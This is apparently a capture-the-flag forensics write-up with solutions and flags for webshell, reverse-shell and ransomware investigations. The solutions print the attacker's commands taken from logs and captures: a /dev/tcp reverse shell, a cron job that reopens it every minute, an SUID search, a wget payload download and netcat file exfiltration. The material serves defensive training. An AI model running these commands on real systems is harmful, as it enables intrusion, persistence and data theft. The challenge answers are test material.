192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "POST /submit.php HTTP/1.1" 200 1218 "http://192.168.8.36/submit.php"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "GET /css/style.css HTTP/1.1" 200 1653 "http://192.168.8.36/submit.php"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:15:25 +0800] "GET /uploads/ HTTP/1.1" 200 717 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:13 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=id HTTP/1.1" 200 269 "-"
```

Immediately after this POST, the attacker starts accessing /uploads/ and executing commands via resume_aiman.pdf.php, confirming this POST request is the upload moment.

Flag: nexsec25{13/Dec/2025:02:13:37 +0800}

Breadcrumbs #4

Description: The attacker executed multiple commands through the webshell. What was the first command?

Solution:

Reviewing the attacker's webshell activity from IP 192.168.21.102, we track the first execution against the uploaded file resume_aiman.pdf.php.

```
192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 "-"  
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"  
192.168.21.102 - - [13/Dec/2025:02:17:13 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=id HTTP/1.1" 200 269 "-"  
"
```

`GET /uploads/resume_aiman.pdf.php?cmd=whoami`

Subsequent commands occur after this request, confirming that whoami was the first command executed through the webshell

Flag: nexsec25{whoami}

Breadcrumbs #5

Description: From the webshell commands, the attacker was preparing for the next stage of the attack. What IP address and port was the attacker planning to connect back to?

Solution:

From the webshell activity, the attacker eventually executed a reverse shell command using /dev/tcp, which clearly shows the intended callback address.

```
20curl%20wget HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/138.0.0.0 Safari/537.36"  
192.168.21.102 - - [13/Dec/2025:02:23:09 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%  
20%2Fdev%2Ftcp%2F172.16.23.13%2F4444%200%3E%261%27 HTTP/1.1" 200 215 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)  
Applewebkit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"  
192.168.1.41 - - [13/Dec/2025:03:30:08 +0800] "GET / HTTP/1.1" 200 3423 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64;  
rv:121.0) Gecko/20100101 Firefox/121.0"
```

This indicates the attacker was preparing to establish a reverse shell connection to:

- IP: 172.16.23.13
- Port: 4444

Flag: nexsec25{172.16.23.13:4444}


Breadcrumbs #6

Description: Following the webshell upload, the attacker established a reverse shell connection. Analyze the captured traffic to uncover their activities on the compromised system. What is the first full command the attacker executed after gaining the reverse shell connection?

Solution:

Filter the packet using ip.addr == 172.16.23.13 && tcp.port == 4444. Then, TCP → Follow Stream

Packet capture analysis of the reverse shell session showed that the attacker first queried system information to identify the operating environment.



```
bash: cannot set terminal process group (2470): Inappropriate ioctl for device
bash: no job control in this shell
www-data@server:/var/www/html/uploads$ cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Ubuntu 24.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.3 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo
www-data@server:/var/www/html/uploads$
```

Attackers commonly execute system identification commands immediately after gaining shell access to determine OS version and privilege context before attempting escalation.

Flag: nexsec25{cat /etc/os-release}

Breadcrumbs #7

Description: Under which user context was the attacker operating after gaining the reverse shell?

Solution:

Right after the reverse shell is established, the shell prompt itself already reveals the user context: www-data@server:/var/www/html/uploads\$

Flag: nexsec25{www-data}

Breadcrumbs #8

Description: In which directory was the attacker initially located when the reverse shell connected?

Solution:

Upon connection, the shell prompt showed the working directory where the malicious upload resided. In Bash, the part after the colon (:) indicates the current working directory at the moment the shell starts.

So when the reverse shell connected, the attacker was initially located in: /var/www/html/uploads


Flag: nexsec25{/var/www/html/uploads}

Breadcrumbs #9

Description: The attacker attempted to read a file containing password hashes but was denied. What file was this? (include path)

Solution:

From the reverse shell session, the attacker explicitly tried to read the system's password hash file and was denied access.



A terminal window showing a session for user 'www-data' on a server. The user is in the directory '/var/www/html/uploads'. They type 'cat /etc/shadow' and receive a permission denied message: 'cat: /etc/shadow: Permission denied'.

```
www-data@server:/var/www/html/uploads$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@server:/var/www/html/uploads$
```


This file contains hashed passwords and is only readable by root, which explains the denial under the www-data context.

Flag: nexsec25{/etc/shadow}

Breadcrumbs #10

Description: What command did the attacker use to search for SUID binaries on the system?

Solution:



The screenshot shows a terminal window with the following command and its output:

```
www-data@server:/var/www/html/uploads$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
```

Below the terminal window, there are several status indicators: "83 client pkts, 20 server pkts, 40 turns.", "Entire conversation (12 kB)", "Show as ASCII", "No delta times", and "Stream 17".


The attacker ran a filesystem-wide search to locate SUID binaries that could be abused for privilege escalation.

Flag: nexsec25{find / -perm -4000 -type f 2>/dev/null}

Breadcrumbs #11

Description: The attacker established persistence. What is the full command used?

Solution:



The screenshot shows a terminal window with the following command and its output:

```
www-data@server:/var/www/html/uploads$ (crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1') | crontab -
<i >& /dev/tcp/172.16.23.13/4444 0>&1") | crontab -
```

Persistence was achieved by adding a malicious cron job that executes a reverse shell every minute, ensuring continued access even after session termination.


Cron-based persistence is commonly used because it survives reboots and does not require modifying system binaries, reducing detection likelihood.

Flag: nexsec25{(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1") | crontab -}

Classic #1

Description: The SOC team received an alert indicating suspicious activity on a server. As a forensic investigator, you have been provided with triage results from the compromised system. Analyze the available outputs and answer the following questions. Which service was used to gain initial access to the server?

Solution:



The screenshot shows a terminal session on a Kali Linux machine. The user has extracted a tar archive named 'localhost-*-var-log.tar.gz' from a directory called 'Logs'. They then used the 'grep' command to search through the log files for entries containing 'Accepted password'. The output shows several successful SSH logins from the IP address 100.96.0.2 on port 53378, 53371, 60472, and 56882. The logs also mention the sshd and ssh2 services.

```
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-lsmod.txt
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-lsusb.txt
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-modinfo.txt
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-module-shal.txt
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-mount.txt
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-procmod.txt
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-release.txt
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-rpm-package-verify.txt
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-rpm-packages.txt
inflating: triage/catscale_out/System_Info/localhost-20251213-0945-sudo.txt
creating: triage/catscale_out/User_Files/
inflating: triage/catscale_out/User_Files/hidden-user-home-dir-list.txt
inflating: triage/catscale_out/User_Files/hidden-user-home-dir.tar.gz
creating: triage/catscale_out/Virsh/
(kali㉿kali)-[~/Downloads]
└─$ cd triage/catscale_out/Logs
(kali㉿kali)-[~/Downloads/triage/catscale_out/Logs]
└─$ tar -xzf localhost-*var-log.tar.gz
tar (child): localhost-*var-log.tar.gz: Cannot open: No such file or directory
tar (child): Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error is not recoverable: exiting now
(kali㉿kali)-[~/Downloads/triage/catscale_out/Logs]
└─$ tar -xzf localhost-*var-log.tar.gz
(kali㉿kali)-[~/Downloads/triage/catscale_out/Logs]
└─$ grep -R "Accepted password" -n /var/log/secure*
/var/log/secure:393:Dec 13 09:16:37 localhost sshd[6555]: Accepted password for centos from 100.96.0.2 port 53378 ss
h2
h2
/var/log/secure:585:Dec 13 09:17:16 localhost sshd[6661]: Accepted password for centos from 100.96.0.2 port 53371 ss
h2
h2
/var/log/secure:589:Dec 13 09:35:28 localhost sshd[6813]: Accepted password for centos from 100.96.0.2 port 60472 ss
h2
h2
/var/log/secure:592:Dec 13 09:38:12 localhost sshd[6870]: Accepted password for centos from 100.96.0.2 port 56882 ss
h2
h2
/var/log/secure:599:Dec 13 09:41:19 localhost sshd[6944]: Accepted password for centos from 100.96.0.2 port 56908 ss
h2
h2
(kali㉿kali)-[~/Downloads/triage/catscale_out/Logs]
└─$
```

To identify the service used for the initial access, system authentication logs were examined. These logs record successful and failed login attempts and are commonly used to trace unauthorized access.

The following steps were performed:

1. Extract system log files
 - The log archive 'localhost-*-var-log.tar.gz' was extracted from the 'Logs' directory.
 - Focus was placed on '/var/log/secure', which logs authentication-related events.
2. Search for successful login entries
 - The log file was searched for entries containing 'Accepted password', indicating a successful login.
 - Multiple entries were found showing successful authentication events.
3. Analyze log entries
 - The presence of sshd and ssh2 confirms that the SSH service was used

Flag: nexsec25{ssh}

Classic #2

Description: Which IP address used by the attacker for this initial access activity?

Solution:

After identifying the service used for initial access (SSH), the next step was to determine the source IP address associated with the successful login attempts.

The following steps were performed:

1. Review SSH authentication logs
 - The same /var/log/secure file was examined for successful login events.
 - Each successful login entry includes the source IP address of the connecting client.
2. Identify repeated source IP
 - Multiple log entries showed successful SSH logins originating from the same IP address.
3. Confirm attacker IP
 - The repeated appearance of the same IP confirms it as the attacker's source.

```
[Kali㉿Kali)-[~/Downloads/crash/catsat_out/logs]$ $ grep -R "Accepted password" -n var/log/secure*
var/log/secure:393:Dec 13 09:16:37 localhost sshd[6555]: Accepted password for centos from 100.96.0.2 port 53378 ss
h2
var/log/secure:585:Dec 13 09:17:16 localhost sshd[6661]: Accepted password for centos from 100.96.0.2 port 53371 ss
h2
var/log/secure:589:Dec 13 09:35:28 localhost sshd[6813]: Accepted password for centos from 100.96.0.2 port 60472 ss
h2
var/log/secure:592:Dec 13 09:38:12 localhost sshd[6870]: Accepted password for centos from 100.96.0.2 port 56882 ss
h2
var/log/secure:599:Dec 13 09:41:19 localhost sshd[6944]: Accepted password for centos from 100.96.0.2 port 56908 ss
h2
```

Example of log entries

Flag: nexsec25{100.96.0.2}

Classic #3

Description: Identify exact full command being used to download the malicious binary?

Solution:

The investigation checked the compromised user's command history to find how the malicious file was downloaded.

How it was found

- The hidden user home directory was extracted.
- The file home/centos/.bash_history was reviewed.
- A wget command was found that downloaded a file from the attacker's server.


Finding

The attacker used the following command to download the malicious binary:
wget --limit-rate=1k http://192.168.8.11:8080/init.sh

Flag: nexsec25{wget --limit-rate=1k http://192.168.8.11:8080/init.sh}

Classic #4

Description: Which directory was initially affected by the ransomware.



Flag: nexsec25{/home/centos/data_production/}

Classic #5

Description: Which tool or utility was used to transfer documents/files out to the attacker's server?

```
cat root
2025-12-13 09:13:00.311063870 +0800 /usr/lib/systemd/user/timers.target
root
2025-12-13 09:13:00.347063870 +0800 /usr/lib/systemd/user/sockets.target
root
2025-12-13 09:14:44.600063921 +0800 /usr/bin/w root
2025-12-13 09:15:34.486063945 +0800 /etc/ssh/sshd_config root
2025-12-13 09:15:52.753063954 +0800 /var/log root
2025-12-13 09:17:16.912063995 +0800 /var/log/btmp utmp
2025-12-13 09:18:44.276064037 +0800 /usr/bin/whoami root
2025-12-13 09:20:33.363064090 +0800 /etc root
2025-12-13 09:21:55.200064130 +0800 /home root
2025-12-13 09:22:11.441064137 +0800 /usr/bin/openssl root
2025-12-13 09:22:11.459064137 +0800 /home/centos/data_production/.encryption_key centos
2025-12-13 09:22:11.464064137 +0800 /home/centos/data_production/config.yaml.lock centos
2025-12-13 09:22:11.474064137 +0800 /home/centos/data_production/app.conf.lock centos
2025-12-13 09:22:11.485064137 +0800 /home/centos/data_production/system_notes.txt.lock centos
2025-12-13 09:22:11.495064137 +0800 /home/centos/data_production/backup_status.txt.lock centos
2025-12-13 09:22:11.505064137 +0800 /home/centos/data_production/RANSOM_NOTE.txt centos
2025-12-13 09:22:22.850064143 +0800 /home/centos/data_production centos
2025-12-13 09:36:42.788064560 +0800 /etc/alternatives/nmap root
2025-12-13 09:36:42.788064560 +0800 /usr/bin/nc root
2025-12-13 09:36:42.789064560 +0800 /usr/bin/ncat root
2025-12-13 09:36:42.816064560 +0800 /etc/pki/tls/cert.pem root
2025-12-13 09:40:22.226064666 +0800 /home/centos/document/.encryption_key centos
```

Flag: nexsec25{nc}

Classic #6

Description: What was the initial file transferred out to the attacker's server?

Solution:

The compromised user's command history was checked to identify files sent out of the server.

How it was found

- The file home/centos/.bash_history was analyzed.
- Netcat (nc) commands were found sending files to the attacker's server.
- The first exfiltration command identified was:
nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt

```

exit
└─(kali㉿kali)-[~/Downloads/triage/catscale_out/User_Files]
  └─$ grep -n "scp" home/centos/.bash_history
  └─(kali㉿kali)-[~/Downloads/triage/catscale_out/User_Files]
    └─$ grep -n "rsync" home/centos/.bash_history
  └─(kali㉿kali)-[~/Downloads/triage/catscale_out/User_Files]
    └─$ grep -n "nc" home/centos/.bash_history
30:cat Nexsec2025_Operational_Maintenance_Notes.txt
48:cat Nexsec2025_Operational_Maintenance_Notes.txt
96:nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt
99:nc 192.168.8.11 8888 < Nexsec2025_System_Service_Config.conf
  └─(kali㉿kali)-[~/Downloads/triage/catscale_out/User_Files]
    └─$ grep -n "curl" home/centos/.bash_history
  └─(kali㉿kali)-[~/Downloads/triage/catscale_out/User_Files]
    └─$ cd ~/Downloads/triage/catscale_out/Logs/var/log
  └─(kali㉿kali)-[~/..../catscale_out/Logs/var/log]
    └─$ grep -R "scp" -n .
./anaconda/journal.log:9954:Nov 19 09:10:12 localhost dracut[15419]: -rwxr-xr-x 1 root
  └─(kali㉿kali)-[~/..../catscale_out/Logs/var/log]
    └─$ grep -R "sftp" -n .
  └─(kali㉿kali)-[~/..../catscale_out/Logs/var/log]
    └─$ grep -R "/etc/shadow" -n ~/Downloads/triage
/home/kali/Downloads/triage/catscale_out/Misc/localhost-20251213-0945-full-timeline.csv:36
7:07:47.935000104 +0800,root,root,_____,971,
/home/kali/Downloads/triage/catscale_out/Misc/localhost-20251213-0945-full-timeline.csv:49
:44:43.706370570 +0800,root,root,_____,995,
/home/kali/Downloads/triage/catscale_out/Process_and_Network/localhost-20251213-0945-selin

```

Flag: nexsec25{Nexsec2025_Operational_Maintenance_Notes.txt}

Classic #7

Description: What is the process ID associated with the files transfer activity?

Solution:

The solution was found by analyzing the network connections in the `ss-anepo.txt` file within the triage data. Among the established TCP connections, one stood out: a connection from the compromised host (`192.168.8.15:43890`) to an external IP (`192.168.8.11:8888`) with the process listed as `''nc''` and the process ID `9169`. This indicates that the attacker used **netcat (`nc`)** to transfer files to their server over port 8888, making `nc` the exfiltration tool and `9169` the associated process ID for the transfer activity.

Flag: nexsec25{9169}


Digital Forensics

OhMyFiles #1

Description: Read the file `incident_summary.txt` to understand the context of this case. A forensic disk image of the user's workstation has been provided. As a forensic analyst, your first step is to verify the integrity of the evidence. Calculate the SHA256 of the disk image (.E01) and provide it as your answer.


Solution:

Verifying evidence integrity is a critical first step in digital forensics to ensure the image has not been altered. The SHA-256 hash of the .E01 disk image was calculated using a Hash Tool 1.2 and compared to ensure consistency throughout the investigation.



```
File Edit View
Source type: Physical
[Drive Geometry]
Cylinders: 6,527
Tracks per Cylinder: 255
Sectors per Track: 63
Bytes per Sector: 512
Sector Count: 104,857,600
[Physical Drive Information]
Drive Model: VMware Virtual NVMe Disk
Drive Serial Number: VMWare NVME_0000
Drive Interface Type: SCSI
Removable drive: False
Source data size: 51200 MB
Sector count: 104857600
[Computed Hashes]
MD5 checksum: 58f4116ad691eaa54920988830202775
SHA1 checksum: 8cf81744985f81be697270ac9191a9b9eafb2207
```

incident_summary.txt



Using Hash Tool 1.2 to compare and calculate hash values

The calculated SHA-256 hash of the disk image is c8f31718462337b4cc8218c2ca301ca9ca6122cca71c708757f38788533ca076. This confirms that the evidence image is intact and suitable for forensic analysis.


Flag: nexsec25{c8f31718462337b4cc8218c2ca301ca9ca6122cca71c708757f38788533ca076}

OhMyFiles #2

Description: What file extension does the ransomware add to encrypted files?

Solution:

During filesystem analysis, a ransom note titled !!! DECRYPT_YOUR_FILES !!! .txt was discovered. The contents of this note explicitly stated the file extension appended to encrypted files by the ransomware.



Using Exterro FTK Imager to analyse the disk image

The ransomware encrypts files and appends the .lock extension.

Flag: nexsec25{.lock}

OhMyFiles #3

Description: What is the SHA-256 hash of the deleted archive file?

Solution:

